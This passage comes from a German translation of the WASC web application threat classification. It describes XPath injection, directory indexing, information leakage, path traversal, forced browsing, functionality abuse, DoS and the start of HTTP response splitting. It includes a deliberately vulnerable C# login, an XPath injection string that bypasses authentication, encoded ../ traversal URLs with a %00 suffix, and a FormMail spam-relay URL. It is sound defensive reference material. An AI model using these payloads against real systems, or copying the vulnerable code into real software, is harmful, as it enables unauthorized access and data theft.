XmlDocument XmlDoc = new XmlDocument();
XmlDoc.Load("...");

XPathNavigator nav = XmlDoc.CreateNavigator();
XPathExpression expr =
nav.Compile("string(//user[name/text()='"+TextBox1.Text+"'
and password/text()='"+TextBox2.Text+ "']/account/text())");

String account=Convert.ToString(nav.Evaluate(expr));
if (account=="") {
   // name+password pair is not found in the XML document –
   // login failed.

} else {
   // account found -> Login succeeded.
   // Proceed into the application.
}
```

Wenn dieser Code benutzt wird, dann kann ein Angreifer XPath-Ausdrücke injizieren, z B. durch folgende Angabe als Benutzername:

```
' or 1=1 or ''='
```

Dies führt dazu, dass sich die Semantik der originalen XPath-Anfrage so ändert, dass sie immer die erste `account`-Nummer des XML-Dokuments liefert. Die Abfrage wird wie folgt aussehen:

```
string(//user[name/text()='' or 1=1 or ''='' and
password/text()='foobar']/account/text())
```

Das ist identisch zu (da das Prädikat für alle Elemente true wird):

```
string(//user/account/text())
```

was den ersten Wert aus `//user/account/text()` liefert.

Darum resultiert der Angriff darin, dass der Angreifer, obwohl er keinen gültigen Benutzernamen oder kein gültiges Passwort eingegeben hat, (als der erste Benutzer, welcher im XML-Dokument gelistet ist) angemeldet wird.

**Referenzen**

*„XML Path Language (XPath) Version 1.0" - W3C Recommendation, 16 Nov 1999*
http://www.w3.org/TR/xpath

*„Encoding a Taxonomy of Web Attacks with Different-Length Vectors" - G. Alvarez and S. Petrovic*
http://arxiv.org/PS_cache/cs/pdf/0210/0210026.pdf

*„Blind XPath Injection" - Amit Klein*
http://www.sanctuminc.com/pdfc/WhitePaper_Blind_XPath_Injection_20040518.pdf

## 5 Information Disclosure

Der Abschnitt Information-Disclosure beschreibt Angriffe, die darauf abzielen systemspezifische Informationen einer Website zu bekommen.

Systemspezifische Informationen beinhalten die Softwaredistribution, Versionsnummern und Patch-Levels. Weitere Informationen kann der Speicherort von Backupdateien und temporären Dateien sein. In den meisten Fällen ist die Offenlegung dieser Informationen für den Betrieb der Website nicht nötig. Die meisten Websites legen einige Daten offen, es ist allerdings zu empfehlen, so wenig Daten wie möglich preiszugeben. Je mehr Informationen ein Angreifer über die Website erhält, umso einfacher wird es, das System zu schädigen.

## 1.1 Directory Indexing

Directory-Indexing ist eine Funktion des Webservers, die, wenn die übliche Standarddatei (`index.html, home.html, default.htm`) fehlt, automatisch alle Dateien im Verzeichnis zeigt,. Wenn ein Benutzer die Hauptseite einer Website anfordert, wird normalerweise eine URL wie: `http://www.example` eingegeben – einfach der Domainname und keine spezielle Datei. Der Webserver bearbeitet diesen Request indem im Wurzelverzeichnis nach einer Datei mit Standardnamen gesucht wird und diese dann dem Client gesendet wird. Wenn diese Seite nicht existiert, dann liefert der Webserver eine Verzeichnislisting und sendet dies dem Client. Im Wesentlichen ist das vergleichbar mit dem „`ls`" (Unix) oder „`dir`" (Windows) Befehl innerhalb eines Verzeichnisses, wobei das Ergebnis im HTML-Format angezeigt wird. Es ist dabei zu beachten, dass unbeabsichtigte Verzeichnislistings durch Software-Schwachstellen (wie im Beispiel unten gezeigt) in Kombination mit einem speziellen Request möglich werden.

Wenn ein Webserver den Inhalt eines Verzeichnisses zeigt, dann kann das Listing Informationen enthalten, die nicht für die Öffentlichkeit bestimmt sind. Oft vertrauen Webadministratoren auf „Security Through Obscurity" in der Annahme, dass wenn es keine Hyperlinks zu diesen Dokumenten gibt, diese auch nicht gefunden werden, bzw. niemand nach ihnen suchen kann. Diese Annahme ist falsch. Heutige Schwachstellen-Scanner, wie z. B. Nikto, können dynamisch zusätzliche Verzeichnisse und Dateien, die bei vorangegangenen Tests gefunden wurden, in ihre Scans einbinden. Durch Analyse der `/robots.txt` -Datei und/oder dem Inhalt von Verzeichnislistings, können die Schwachstellen-Scanner dann den Webserver nach weiteren neuen Daten fragen. Obwohl Directory-Indexing eigentlich harmlos ist, kann es sich um ein Informationsleck handeln, die einem Angreifer mit Informationen versorgt, um weitere Angriffe gegen das

System auszuführen.

**Beispiel**

Folgende Information kann man aus Verzeichnislistings erhalten:

- Backupdateien – mit Endungen wie .bak, .old oder .orig.
- temporäre Dateien – solche Dateien werden normalerweise vom Server entfernt, sind aber aus irgendwelchen Gründen immer noch vorhanden.
- versteckte Dateien – z. B. Dateinamen, die mit „.” beginnen.
- Namenskonventionen - ein Angreifer kann in der Lage sein, das durch die Website benutzte Konstruktionsschema der Benennung der Verzeichnisse und Dateien zu erkennen. Beispiel: Admin vs. admin, backup vs. back-up, usw..
- Benutzer-Accounts enummerieren - auf Webserver sind die Home-Verzeichnisse oft nach dem persönlichen Benutzer-Account-Namen benannt.
- Inhalt von Konfigurationsdateien – diese Dateien können Zugangsdaten enthalten und haben oft Endungen wie .conf, .cfg oder .config.
- Inhalt von Skripten – die meisten Webserver erlauben die Ausführung von Skripten wenn diese in einem bestimmten Verzeichnis (z. B. /cgi-bin) liegen oder wenn der Server so konfiguriert ist, dass Dateien entsprechend den gesetzten Dateirechten ausgeführt werden (z. B. das x-Bit auf *nix-Systemen und die Verwendung der XbitHack-Directive beim Apache). Durch diese Optionen und wenn Directory-Indexing für cgi-bin erlaubt ist, ist es möglich (wenn die Dateirechte stimmen) den Skriptcode herunterzuladen.

Es gibt 3 verschiedene Szenarios, die es einem Angreifer ermöglichen ein unbeabsichtigtes Directory-Listing/Indexing zu erhalten:

1) Der Webserver ist irrtümlicherweise so konfiguriert, dass Directory-Indexing erlaubt ist. Verwirrung für den Web-Administrator entsteht oft, wenn die Indexing-Directiven in der Konfigurationsdatei stehen. Möglicherweise erhält man unerwartete Ergebnisse, wenn komplizierte Einstellungen zu machen sind, die z. B. Directory-Indexing für ein Sub-Directory erlauben, während es für den Rest des Server nicht erlaubt ist.

Aus Sicht des Angreifers ist der HTTP-Request identisch zum vorherigen. Es wird nach einem Verzeichnis gefragt, um zu sehen, ob man den gewünschten Inhalt erhält. Es interessiert nicht „warum" der Webserver so konfiguriert wurde.

2) Einige Teile des Webservers erlauben ein Directory-Indexing auch dann, wenn es in der Konfigurationsdatei deaktiviert ist oder eine entsprechende Index-Datei vorhanden ist. Dies ist das einzig gültige Szenario zur Ausnutzung des Directory-Indexing. Es wurden unzählige Schwachstellen auf vielen Webservern gefunden, die ein Directory-Indexing liefern, wenn ein spezieller HTTP-Request gesendet wird.
3) Die Googles-Cache-Datenbank kann historische Daten enthalten, die Verzeichnislistings von früheren Scans einer bestimmten Website enthalten.

## Referenzen


*Directory-Indexing-Vulnerabilities-Alerts*
http://www.securityfocus.com/bid/1063
http://www.securityfocus.com/bid/6721
*http://www.securityfocus.com/bid/8898*

*Nessus „Remote File Access" Plugin Web page*
*http://cgi.nessus.org/plugins/dump.php3?family=Remote%20file%20access*

*Web Site Indexer Tools*
*http://www.download-freeware-shareware.com/Internet.php?Theme=112*

*Intrustion Prevention for Web*
*http://www.modsecurity.org*

*Search Engines as a Security Threat*
*http://it.korea.ac.kr/class/2002/software/Reading%20List/Search%20Engines%20as%20a%20Security%20Threat.pdf*

*The Google Hacker's Guide*
http://johnny.ihackstuff.com/security/premium/The_Google_Hackers_Guide_v1.0.pdf

## 1.2 Information Leakage

Eine Information-Leakage-Schwachstellle liegt vor, wenn eine Website sensible Daten (z. B. Kommentare der Entwickler oder Fehlermeldungen), die einem Angreifer helfen das System zu missbrauchen, ausgibt. Sensible Informationen können in HTML-Kommentaren, Fehlermeldungen, Quellcodes oder einfach als Text sichtbar sein. Es gibt viele Wege wie eine Website dazu gebracht werden kann diese Art von Informationen preiszugeben. Obwohl solche Lecks nicht unbedingt eine Verletzung der Sicherheit darstellen, so geben sie einem Angreifer doch gute Anleitungen für deren zukünftige Ausnutzung. Die Preisgabe sensibler Informationen kann verschiedene Risiken bergen und sollte daher wann immer möglich vermieden werden.

Im ersten Fall (Kommentare im Code, ausführliche Fehlermeldungen, usw.) gibt das Leck dem Angreifer kontextuelle Informationen über die Verzeichnisstruktur, SQL-Abfrage-Struktur und Namen von wichtigen Prozessen, die von der Website benutzt werden. Oft lassen Entwickler Kommentare im HTML- und Skript-Code stehen, um Debugging oder die spätere Integration zu unterstützen. Diese Informationen reichen von einfachen Kommentaren, die beschreiben wie das Skript arbeitet, bis zu - im schlimmsten Fall - Benutzernamen und Passwörter, welche während der Testphase der Entwicklung benutzt wurden.

Ein Informationsleck kann auch sein, wenn Daten, die als vertraulich erachtet werden, nicht ausreichend durch die Website geschützt werden. Diese Daten können Kontonummern, Benutzer-IDs, Führerscheinnummer, Passnummer, Versicherungsnummer, usw. und benutzerspezifische Daten (Kontostand, Adresse und Transaktionshistorie) sein.

Ungenügende Authentifizierung, ungenügende Autorisierung und sichere Verschlüsselung der Übertragung haben auch mit dem Schutz und passender Zugriffskontrolle auf Daten zu tun. Viele Angriffe fallen nicht in den Bereich der Webanwendung selbst, wie z. B.: clientseitige Angriffe („über die Schulter schauen”). Informationslecks in diesem Zusammenhang haben mit der Offenlegung wichtiger Benutzerdaten, die als vertraulich oder geheim erachtet werden und nicht preisgegeben werden sollten, zu tun. Kreditkartennummern sind das beste Beispiel von Benutzerdaten, die auch dann wenn sie gut verschlüsselt und mit Zugriffsschutz gesichert sind, besonderen Schutz vor Offenlegung

bedürfen.

**Beispiel**

Es gibt 3 Hauptkategorien von Informationslecks: Kommentare im Code, ausführliche Fehlermeldungen und vertrauliche Daten im Klartext.

*Kommentare im HTML-Code:*

```
<TABLE border="0" cellPadding="0" cellSpacing="0"
height="59" width="591">
        <TBODY>
           <TR>
                <!--If the image files are missing, restart
VADER -->
                <TD bgColor="#ffffff" colSpan="5"
height="17" width="587"> </TD>
            </TR>
```

Hier sehen wir einen Kommentar, der von Entwicklern/QA-Personen zurückgelassen wurde und erklärt, was man tun muss, wenn die Image-Datei nicht angezeigt wird. Die Sicherheitsverletzung ist der Hostname des Server, der explizit im Code genannt wird: `VADER`.

Eine ausführliche Fehlermeldung kann z. B. die Antwort auf eine ungültige Abfrage sein. Ein prominentes Beispiel ist die Fehlermeldungen in Verbindung mit einer SQL-Abfrage. SQL-Injection-Angriffe verlangen vom Angreifer, dass er die Struktur oder das Format zur Erzeugung einer SQL-Abfrage kennt. Die Informationen, die durch eine ausführliche Fehlermeldung gegeben werden, kann dem Angreifer die entscheidende Information wie eine gültige SQL-Abfrage für die Backend-Datenbank aussehen muss, geben.

Folgendes wurde geliefert, als ein Anführungszeichen `'` im Feld des Benutzernamens einer Login-Seite eingegeben wurde:

*Ausführliche Fehlermeldung:*

```
An Error Has Occurred.

Error Message:

System.Data.OleDb.OleDbException: Syntax error

(missing operator) in query expression 'username = '''

and password = 'g''. at System.Data.OleDb.OleDbCommand.

ExecuteCommandTextErrorHandling ( Int32 hr) at

System.Data.OleDb.OleDbCommand.

ExecuteCommandTextForSingleResult ( tagDBPARAMS dbParams,
Object& executeResult) at
```

In der ersten Fehlermeldung wird ein Syntaxfehler gemeldet. Die Fehlermeldung zeigt die Abfrage-Parameter `username` und `password`, die in der SQL-Abfrage benutzt wurden. Diese angezeigte Information ist der entscheidende Hinweis für einen Angreifer, um einen SQL-Injection-Angriff zu konstruieren und gegen die Website anzuwenden.

## Referenzen


*„Best practices with custom error pages in .Net", Microsoft Support*
http://support.microsoft.com/default.aspx?scid=kb;en-us;834452

*„Creating Custom ASP Error Pages", Microsoft Support*
http://support.microsoft.com/default.aspx?scid=kb;en-us;224070

*„Apache Custom Error Pages", Code Style*
http://www.codestyle.org/sitemanager/apache/errors-Custom.shtml

*„Customizing the Look of Error Messages in JSP", DrewFalkman.com*
*http://www.drewfalkman.com/resources/CustomErrorPages.cfm*

*ColdFusion Custom Error Pages*
*http://livedocs.macromedia.com/coldfusion/6/Developing_ColdFusion_MX_Applications_with_CFML/Errors6.htm*

*Obfuscators :JAVA*
http://www.cs.auckland.ac.nz/~cthombor/Students/hlai/hongying.pdf

## 1.3 Path Traversal

Mit der Path-Traversal-Angriffstechnik erhält man Zugriff auf Dateien, Verzeichnisse und Befehle, die potentiell außerhalb des DocumentRoot-Verzeichnisses des Webservers liegen. Ein Angreifer kann eine URL so manipulieren, dass die Website beliebige Dateien irgendwo auf dem Webserver ausführt oder deren Inhalt anzeigt. Jedes Gerät, welches eine HTTP-basierte Schnittstelle hat, ist potentiell mit Path-Traversal angreifbar.

Die meisten Websites beschränken den Zugriff für den Benutzer auf einen speziellen Teil des Dateisystems, üblicherweise „*web document root"* oder „*CGI root"*-Verzeichnis genannt. Diese Verzeichnisse enthalten die Dateien, die für den Zugriff durch den Benutzer bestimmt sind, und die Dateien, deren Ausführung nötig ist, um die Funktionalität der Webanwendung zu gewährleisten. Für den Dateizugriff und die Ausführung von Befehlen irgendwo auf dem Dateisystem benutzen Path-Traversal-Angriffe spezielle Zeichenfolgen.

Der einfachste Path-Traversal-Angriff benutzt die Zeichenfolge „`../`", um die Quelle in der URL zu ändern. Obwohl die meisten Webserver vor diesem Angriff, um aus Document-Root auszubrechen, schützen, helfen alternative „`../`" Sequenzen, die Sicherheitsfilter zu umgehen. Diese Methode enthalten gültige und ungültige Unicode-Kodierungen („`..%u2216`" oder „`..%c0%af`") des Slash-Zeichens, Backslash-Zeichens („`..\`") auf Windows-basierten Servers, URL-kodierte Zeichen („`%2e%2e%2f`") und doppelt URL-Kodierung („`..%255c`") des Backslash-Zeichens.

Wenn Benutzereingaben nicht ausreichend überprüft werden, kann selbst dann wenn der Webserver Path-Traversal-Angriffsversuche in der URL sicher verhindert, eine Webanwendung verwundbar sein. Das ist ein häufiges Problem von Webanwendungen, die Template-Mechanismen benutzen oder statischen Text von Dateien lesen. Eine Variation des Angriffs ist, wenn der original URL-Parameterwert durch den Dateinamen eines Skripts der Webanwendung selbst ersetzt wird. Folglich kann das Ergebnis der Quellcode des Skriptes sein, welches als normaler Text interpretiert anstatt ausgeführt wird. Diese Technik benutzt häufig zusätzliche spezielle Zeichen wie den Punkt („`.`"), um ein Listing des aktuellen Verzeichnisses zu erhalten, oder „`%00`"- das NUL-Zeichen – um grundlegende Prüfungen der Datei-Extension zu umgehen.

## Beispiel

Path-Traversal-Angriffe gegen einen Webserver

```
http://example/../../../../../some/file

http://example/..%255c..%255c..%255csome/file

http://example/..%u2216..%u2216some/file
```

Path-Traversal-Angriffe gegen eine Webanwendung

Original: `http://example/foo.cgi?home=index.htm`

Angriff: `http://example/foo.cgi?home=foo.cgi`

Im obigen Beispiel liefert die Webanwendung den Quelltext der Datei `foo.cgi`, weil der Wert der Variablen `home` benutzt wurde. Der Angreifer braucht hier keine besonderen Zeichen oder andere Path-Traversal-Zeichen zu verwenden, damit der Angriff erfolgreich ist. Das Ziel des Angreifers ist einfach ein andere Datei im gleichen Verzeichnis wie `index.html`.

Path-Traversal-Angriffe gegen eine Webanwendung mit besonderen Zeichenfolgen

Original: `http://example/scripts/foo.cgi?page=menu.txt`

Angriff:
`http://example/scripts/foo.cgi?page=../scripts/foo.cgi%00txt`

Im obigen Beispiel liefert die Webanwendung den Quelltext der Datei `foo.cgi`, durch Verwendung einer speziellen Zeichenfolge. Die Zeichenfolge „`../`" wurde verwendet, um die Datei aus dem Nachbarverzeichnis `/scripts` zu erhalten. Die Zeichenfolge „`%00`" wurde benutzt, um die Prüfung der Datei-Extension zu umgehen und um die von der Webanwendung angehängten Datei-Extension abzuschneiden.

## Referenzen

*„CERT® Advisory CA-2001-12 Superfluous Decoding Vulnerability in*

*IIS”*
http://www.cert.org/advisories/CA-2001-12.html

*„Novell Groupwise Arbitrary File Retrieval Vulnerability”*
http://www.securityfocus.com/bid/3436/info/

## 1.4 Predictable Resource Location

Predictable-Resource-Location ist eine Angriffsmethode, um versteckten Inhalt oder versteckte Funktionalität einer Website zu finden. Dieser Brute-Force-Angriff versucht durch geschicktes Erraten Inhalt, der nicht öffentlich zugänglich ist, zu sehen. Temporäre Dateien, Backupdateien, Konfigurationsdateien und Beispieldateien sind Beispiele für „vergessene” Dateien. Diese Brute-Force-Suchen sind einfach, weil versteckte Dateien oft üblichen Namensgebungen folgen und in Standardverzeichnissen zu finden sind. Diese Dateien können sensible Informationen über die Interna der Webanwendung, die Datenbank, Passwörter, Rechnernamen, Dateipfade zu anderen sensiblen Bereichen oder sogar zu potentiellen Schwachstellen enthalten. Solche Informationen sind für einen Angreifer von großem Wert.

Predictable-Resource-Location wird auch als Forced-Browsing, File-Enumeration, Directory-Enumeration, usw. bezeichnet.

**Beispiel**

Jeder Angreifer kann beliebige Datei- oder Verzeichnisanfragen an jeden öffentlich verfügbaren Webserver senden. Die Existenz einer Ressource kann durch Auswertung der HTTP-Antwort des Webservers erfolgen. Es gibt verschiedene Predictable-Resource-Location-Angriffe:

Blinde Suche nach üblichen Dateien und Verzeichnissen

```
/admin/

/backup/

/logs/

/vulnerable_file.cgi
```

Anhängen von Extensions zu existierenden Dateinamen: (/test.asp)

```
/test.asp.bak

/test.bak

/test
```

# 6 Logical Attacks

Der Abschnitt Logische Angriffe beschreibt den Missbrauch oder das Ausnutzen der logischen Abläufe in einer Webanwendung. Die Applikationslogik ist der erwartete prozedurale Ablauf, der benutzt wird, um eine bestimmte Aktion auszulösen. Beispiele für Anwendungslogik sind Passwort-Wiederherstellung, Auktionen, Benutzer-Registration und E-Commerce-Einkauf. Eine Website erwartet von einem Benutzer, dass bestimmte Schritte in der Anwendung durchlaufen werden, um eine Aktion auszulösen. Ein Angreifer kann in der Lage sein, diese Schritte zu umgehen oder zu missbrauchen, um einer Website und deren Benutzer Schaden zuzufügen.

## 1.1 Abuse of Functionality

Abuse-of-Functionality ist eine Angriffsmethode, die die Eigenschaften und Funktionen der Website selbst benutzt, um Zugangskontrollen zu verbrauchen, zu umgehen oder auszutricksen. Einige Funktionen einer Website, vielleicht sogar Sicherheitsfunktionen, können missbraucht werden, um ein unerwartetes Verhalten zu provozieren. Wenn eine Funktionalität für Missbrauch anfällig ist, dann kann ein Angreifer potentiell andere Benutzer belästigen oder sogar das System betrügen. Der Grad der Missbrauchsmöglichkeiten variiert von Website zu Website und Anwendung zu Anwendung.

Abuse-of-Functionality-Angriffe sind oft verbunden mit anderen Kategorien von Webanwendungsangriffen, wie z. B. Encoding-Angriffe um einen Query-String, der eine Websuchfunktion in einen Remote-Webproxy umfunktioniert, einzuschleusen. Abuse-of-Functionality-Angriffe werden am Häufigsten benutzt, um die Wirkung andere Angriffe zu verstärken. Ein Angreifer kann z. B. einen Cross-Site-Scripting-Codeteil in eine Web-Chat-Session einschleusen und dann die eingebaute Broadcast-Funktion benutzen, um schadhaften Code durch die Site zu verbreiten.

Ganz allgemein gesagt ziehen alle wirksamen Angriffe gegen Computer-basierte Systeme Abuse-of-Functionality nach sich. Genauer gesagt beschreibt diese Definition einen Angriff, der eine nützliche Webanwendung, ohne oder nur durch kleine Veränderungen der ursprünglichen Funktion, für einen boshafte Zweck missbraucht.

**Beispiel**

Beispiele für Abuse-of-Functionality sind:

- Verwendung der Suchfunktion einer Website um geschützte Dateien außerhalb des Document-Root-Verzeichnisses zu erreichen.
- Missbrauch der Datei-Upload-Funktion eines Subsystems, um wichtige interne Konfigurationsdateien zu ersetzen.
- Ausführung eines DoS-Angriffs durch Überflutung eines Web-Login-Systems mit bekannten Benutzernamen aber falschen Passwörtern, um den legitimen Benutzer auszusperren, wenn er versucht sich anzumelden.

Andere reale Beispiele werden im Folgenden beschrieben.

Matt Wright FormMail

Die PERL-basierte Webanwendung „FormMail" wurde normalerweise benutzt, um Benutzereingaben aus einem Formular zu einer vorgegebenen E-Mail-Adresse zu senden. Das Skript bietet eine leicht zu benutzende Lösung für Websites, um Feedback zu erhalten. Aus diesem Grund war das FormMail-Skript eines der populärsten CGI-Programme. Unglücklicherweise wurde diese hohe Akzeptanz und die Einfachheit des Skripts E-Mail an beliebige Empfänger zu senden, von Angreifern ausgenutzt. Kurz gesagt wurde die Webanwendung durch einen einzigen Request eines Browsers in ein Spam-Relay umgewandelt.

Ein Angreifer musste nur eine URL basteln, die die gewünschte E-Mail als Parameter hat, und damit einen HTTP-GET-Request zum CGI-Skript senden, z. B.:

```
http://example/cgi-bin/FormMail.pl?recipient=
email@victim.example&message=you%20got%20spam
```

Pflichtgemäß würde die E-Mail erzeugt werden, wobei der Webserver

als Absender auftritt, und so die Webanwendung den Angreifer vollständig vertritt (Proxy). Da für diese Version des Skripts keine Sicherheitsmechanismen existierten, war die einzigste funktionsfähige Maßnahmen, die E-Mail-Adresse fest zu kodieren. Andernfalls hätten die Website-Administratoren die Webanwendung komplett ersetzen oder entfernen müssen.

Macromedia Cold Fusion

Manchmal beinhalten Webanwendungen grundlegende Tools zur Administration, die einfach unbeabsichtigt benutzt werden können. Macromedias Cold Fusion z. B. hat standardmäßig ein eingebautes Modul zur Anzeige des Quellcodes, das universell verwendbar ist. Missbrauch dieses Moduls kann zu kritischen Informationslecks in der Webanwendung führen. Oft sind solche Module nicht Beispieldateien oder Zusatzfunktionen, sondern kritische Systemkomponenten. Das macht die Abschaltung dieser Funktionen problematisch da sie an existierende Webanwendungen gebunden sind.

Smartwin CyberOffice Shopping Cart Price Modification

Abuse-of-Functionality findet statt, wenn ein Angreifer Daten, um das Verhalten der Webanwendung zu beeinflussen, in einer unvorhergesehenen Weise verändert. Beim Beispielsweise kann beim Online-Shoppingin einem Warenkorb das `hidden`-Feld für mit dem Preis geändert werden. Die Seite wird normal angefordert, gespeichert und geändert und dann mit dem beliebig gewünschten Wert für den Preis zurückgeschickt.

## Referenzen


*„FormMail Real Name/Email Address CGI Variable Spamming Vulnerability”*
http://www.securityfocus.com/bid/3955

*„CVE-1999-0800”*
http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0800

*„CA Unicenter pdmcgi.exe View Arbitrary File”*
http://www.osvdb.org/displayvuln.php?osvdb_id=3247

*„PeopleSoft PeopleBooks Search CGI Flaw”*
http://www.osvdb.org/displayvuln.php?osvdb_id=2815

*„iisCART2000 Upload Vulnerability”*
http://secunia.com/advisories/8927/

*„PROTEGO Security Advisory #PSA200401”*
http://www.protego.dk/advisories/200401.html

*„Price modification possible in CyberOffice Shopping Cart”*
http://archives.neohapsis.com/archives/bugtraq/2000-10/0011.html

## 1.2 Denial of Service

Denial-of-Service (DoS) ist eine Angriffstechnik, die das Ziel verfolg, die üblichen Benutzeraktivitäten einer Website zu verhindern. DoS-Angriffe finden normalerweise auf der Netzwerkebene (network layer) statt, sind aber auch auf der Anwendungsebene (application layer) möglich. Diese schädlichen Angriffe können Erfolg haben, indem sie das System dazu bringen, kritische Ressourcen aufzubrauchen, oder indem sie eine Schwachstelle ausnutzen oder Abuse-of-Functionality erreicht werden kann.

Meistens versuchen DoS-Angriffe alle Ressourcen einer Website wie: CPU, Hauptspeicher, Plattenplatz usw., zu verbrauchen. Wenn irgendeine dieser kritischen Ressourcen vollständig verbraucht ist, dann ist die Website normalerweise nicht mehr erreichbar.

Heutige Umgebungen von Webanwendungen bestehen aus Webservern, Datenbankserver und einem Authentication-Server. DoS auf der Anwendungsebene kann jeden diese Server unabhängig voneinander zum Ziel haben. Anders als bei DoS auf der Netzwerkebene, wo eine große Anzahl von Verbindungsversuchen nötig ist, ist DoS auf der Anwendungsebene viel einfacher durchzuführen.

**Beispiel**

Nehmen wir eine Website einer Krankenkasse, die einen Bericht mit dem Krankenblatt erzeugt. Für jede Anforderung eines Berichts, fragt die Website die Datenbank ab, um alle Berichte, die zu einer einzigen Versicherungsnummer passen, zu erhalten. Angenommen dass hunderttausende Berichte in der Datenbank (für alle Benutzer) gespeichert sind, dann muss der Benutzer 3 Minuten warten, um sein eigenes Krankenblatt zu erhalten. Um die passenden Einträge zu finden

lastet der Datenbankserver während dieser 3 Minuten die CPU zu 60% aus.

Ein üblicher DoS-Angriff auf Anwendungsebene wird 10 Requests für einen solchen Bericht gleichzeitig senden. Diese Requests werden die Website in eine DoS-Situation versetzen, da der Datenbankserver die CPU zu nahezu 100% auslastet. In diesem Zeitraum wird das System meistens nicht mehr in der Lage sein, normale Benutzeraktivitäten zu bearbeiten.

DoS-Angriff auf einen bestimmten Benutzer

Ein Einbrecher wird wiederholt versuchen sich als dieser Benutzer in eine Website einzuloggen und dabei bewusst ein falsches Passwort verwenden. Dieses Vorgehen wird den Benutzer möglicherweise aussperren.

DoS-Angriff auf den Datenbankserver

Ein Einbrecher wird SQL-Injection-Methoden benutzen, um die Datenbank so zu modifizieren, dass das System unbenutzbar wird (z. B. alle Daten löschen, alle Benutzernamen löschen, usw.).

DoS-Angriff auf den Webserver

Ein Einbrecher wird Buffer-Overflow-Methoden benutzen, um mit einem speziell gebauten Request den Webserver-Prozess zum Absturz zu bringen, womit das System für normal Benutzeraktivitäten nicht mehr erreichbar ist.

## 1.3 Insufficient Anti-automation

Von ungenügender Anti-Automation spricht man, wenn eine Website einem Angreifer erlaubt Prozesse zu automatisieren, die nur manuell ausgeführt werden sollen. Sicherheitsrelevante Websitefunktionalitäten müssen gegen automatisierte Angriffe geschützt sein.

Automatische Robots (Programme) oder Angreifer können wiederholt versuchen Websitefunktionalitäten auszunutzen oder das System zu betrügen, wenn sie nicht kontrolliert werden. Ein automatischer Robot kann potentiell tausende Requests pro Minute senden, was zu Performance-Problemen oder zur Unerreichbarkeit des Dienstes führen kann.

Ein automatischer Robot sollte nicht in der Lage sein, tausende neue Accounts in wenigen Minuten anzulegen. Genauso wenig sollte es für automatische Robots möglich sein, Benutzer mit wiederholten Meldungen zu belästigen. Solche Operationen sollten auf menschliche Benutzer beschränkt sein.

**Referenzen**

*Telling Humans Apart (Automatically)*
http://www.captcha.net/

*„Ravaged by Robots!", By Randal L. Schwartz*
http://www.webtechniques.com/archives/2001/12/perl/

*„.Net Components Make Visual Verification Easier", By JingDong (Jordan) Zhang*
http://go.cadwire.net/?3870,3,1

*„Vorras Antibot"*
http://www.vorras.com/products/antibot/

*„Inaccessibility of Visually-Oriented Anti-Robot Tests"*
http://www.w3.org/TR/2003/WD-turingtest-20031105/

## 1.4 Insufficient Process Validation

Von ungenügender Prozessvalidation spricht man, wenn eine Website einem Angreifer erlaubt, den vorgesehenen Anwendungsablauf zu umgehen. Wenn der Zustand des Anwendungsablaufs während des Prozesses nicht überprüft und erzwungen wird, dann kann eine Website anfällig für Betrug und Täuschung sein.

Wenn ein Benutzer eine bestimmte Funktion einer Website ausführt, erwartet die Anwendung, dass der Benutzer in einer bestimmten Reihenfolge durch die Anwendung navigiert. Wenn der Benutzer bestimmte Schritte nicht oder in falscher Reihenfolge ausführt, dann kann dies zu einem Fehler in der Datenintegrität führen. Beispiele für Anwendungsablauf, die in mehreren Schritten erfolgen sind: Passwort-Wiederherstellung, Kaufaufträge, Benutzerregistrierung, usw.. Diese Prozesse werden bestimmt erwarten, dass die erforderlichen Schritte in der richtigen Reihenfolge ausgeführt werden.

Damit Prozesse mit mehreren Schritten richtig funktionieren, müssen Websites den Zustand (state) des Benutzers festhalten, den der Benutzer gerade im Anwendungsablauf hat. Websites „verfolgen“ (track) einen Benutzerzustand mit Hilfe von Cookies oder `hidden`-Form-Feldern. Auch wenn dieses Tracking clientseitig im Browser gespeichert wird, muss die Integrität dieser Daten überprüft werden. Wenn nicht, dann kann ein Angreifer den erwarteten Anwendungsablauf durch Änderung des aktuellen Zustandswertes umgehen.

## Beispiel

In einem Online-Shop wird dem Benutzer ein Rabatt angeboten, wenn Produkt A gekauft wird. Der Benutzer will aber nicht Produkt A, sondern Produkt B kaufen. Wenn der Einkaufswagen mit Produkt A und Produkt B gefüllt wird, dann erhält der Benutzer beim Bezahlen den Rabatt. Der Benutzer bricht aus dem Bezahlprozess aus, indem er Produkt A entfernt oder einfach die Werte ändert bevor der nächste Schritt ausgeführt wird. Der Benutzer kommt dann wieder zum Bezahlprozess und hat den Rabatt, der bereits im vorherigen Bezahlprozess mit Produkt A erhalten hat. Er erhält so auf betrügerische Art einen niedrigeren Preis.

## Referenzen

„Dos and Don’ts of Client Authentication on the Web”, Kevin Fu, Emil Sit, Kendra Smith, Nick Feamster - MIT Laboratory for Computer Science

http://cookies.lcs.mit.edu/pubs/webauth:tr.pdf

## Kontakt

Web Application Security Consortium http://www.webappsec.org

Allgemeine Anfragen bitte per E-Mail an contact@webappsec.org .

# Anhang

Es gibt verschiedene Angriffs-Methoden auf Webanwendungen, die wir zur Zeit noch nicht klassifiziert haben. Im Anhang findet sich eine Zusammenfassung, die einige dieser Methoden beschreibt. Diese Punkte werden in Version 2 der Threat Classification systematisch behandelt.

## 1 HTTP-Response-Splitting

Beim HTTP-Response-Splitting-Angriff sind immer (mindestens) 3 Seiten beteiligt:

- *Webserver*, der eine Schwachstelle hat, die HTTP-Response-Splitting erlaubt.
- *Target* – ein System, das mit dem Webserver möglicherweise an Stelle des Angreifers kommuniziert. Typische Systeme sind Cache-Server (forward/reverse proxy) oder ein Browser (möglicherweise mit Browsercache).
- *Angreifer* – initiiert den Angriff.

Das Ergebnis einen HTTP-Response-Splitting ist, dass der Angreifer in der Lage ist, einen einzelnen HTTP-Request zu senden, der den Webserver dazu veranlasst eine Ausgabe zu erzeugen, die anstatt der normalen Response vom Target als zwei HTTP-Responses verstanden werden. Die erste Response kann teilweise vom Angreifer kontrolliert werden, ist aber weniger interessant. Entscheidend ist, dass der Angreifer die zweite Response vollständig – von der HTTP-Statuszeile bis zum letzen Byte des HTTP-Response-Bodys – kontrolliert. Wenn das möglich ist, erreicht der Angreifer, dass das Target durch den Angriff 2 Requests sendet. Der Erste veranlasst den Webserver zwei Responses zu senden, während der zweite Request normalerweise für irgendeine „unsinnige” Resource des Webserver ist.

